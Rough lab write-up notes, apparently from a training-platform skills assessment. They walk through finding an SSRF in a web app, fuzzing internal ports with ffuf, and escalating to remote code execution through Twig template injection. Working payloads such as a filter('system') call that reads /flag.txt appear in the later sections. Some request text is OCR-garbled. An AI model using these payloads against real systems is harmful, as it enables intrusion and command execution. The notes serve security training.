

(Rough notes) Server Side Attacks - Skills Assessment

First look at the website their is no place to provide user input which rules out:

- XSLT injection
- SSI injection
- SSTI (later discovered to be a exploitable vulnerability)
 Therefore initial focus is on looking for SSRF attack vectors.




Looking at burpsuite and the code the application is sending out requests to pull in data for "fusionexpress0X" therefore we have identified the additional resources being inputted to the website from a remote location.



Replacing the URL using the repeater to my localhost (127.0.0.1) I see that the response is the page code therefore it is not blind SSRF.

Tried replacing the URL encoded request to whoami to see if I can run system commands that way but it only displays it as a string



Identifying ports

When providing an invalid or closed port I get the following error message:

```
Request

Pretty Raw Hex

1 POST / HITTP/1.1
2 Host: 94.237.53.203:49103
3 Content-Length: 45
4 User-Agent: Mozilla/5.0 (windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
5 Content-Type: application/x-www-form-urlencoded 6 Accept: */*
7 Origin: http://94.237.53.203:49103
9 Recept: Encoding: gzip, deflate, br
10 Accept: Language: en-US, en; q=0.9
11 Connection: close
12
13 api=http://127.0.0.1:81/?id%3DFusionExpressO3
```

We can use this to filter for any potential open ports with ffuf.

Already created a ports.txt file with:

```
seq 1 10000 > ports.txt
```

running the following command to fuzz for other open ports

```
ffuf -w ports.txt:FUZZ -u http://94.237.53.203:49103 -X POST -H "Content-Type:
application/x-www-form-urlencoded" -d "api=http://127.0.0.1:FUZZ/?
id%3DFusionExpress03" -fr "Failed to connect to"
```

Confirmed the existing of another open port 3306:


Googling finds that port 3306 is default for MySQL database.

Enumerating further URLs - so far have not been able to fine subdomains in the remote server file:// url not supported

going to attempt to look for subdomains on the MySQL db. Result was unable to find any subdomains.

Had the idea of injecting \${77} into the request and it looks like after following the below diagram that it is vulnerable to SSTI and seems to be using the twig template engine as {{77}} results in 49 opposed to 7777777.





Have been able to achieve RCE through PHP built in system command {{['id] | filter('system') }}:



Successfully exploited!

Knowing it is twig template crafted a command that I could use to read the flag.txt file see below:

```
api=http://truckapi.htb/?id%3D{{['cat${IFS}/flag.txt']|filter('system')}}
```

Used \${IFS} introduced in the command injection module to add a space in the command.

